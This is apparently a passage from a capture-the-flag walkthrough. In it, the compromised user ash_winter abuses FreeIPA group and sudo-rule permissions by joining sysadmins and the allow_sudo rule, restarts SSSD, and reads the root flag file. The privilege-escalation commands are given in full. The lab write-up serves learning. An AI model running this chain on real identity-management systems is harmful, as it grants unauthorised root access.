
ash_winter has IPA rights to modify groups and sudo rules, so we add ourselves to sysadmins, grant a sudo rule, and reload SSSD to apply it:
ipa group-add-member sysadmins --users=ash_winter
ipa sudorule-add-user allow_sudo --users=ash_winter
sudo /usr/bin/systemctl restart sssd
We join the privileged sysadmins group and attach ourselves to the allow_sudo rule; restarting sssd forces the cache to pick up the new policy.
sudo -l
sudo cat /root/root.txt
sudo -l now shows full sudo — and we read root.txt.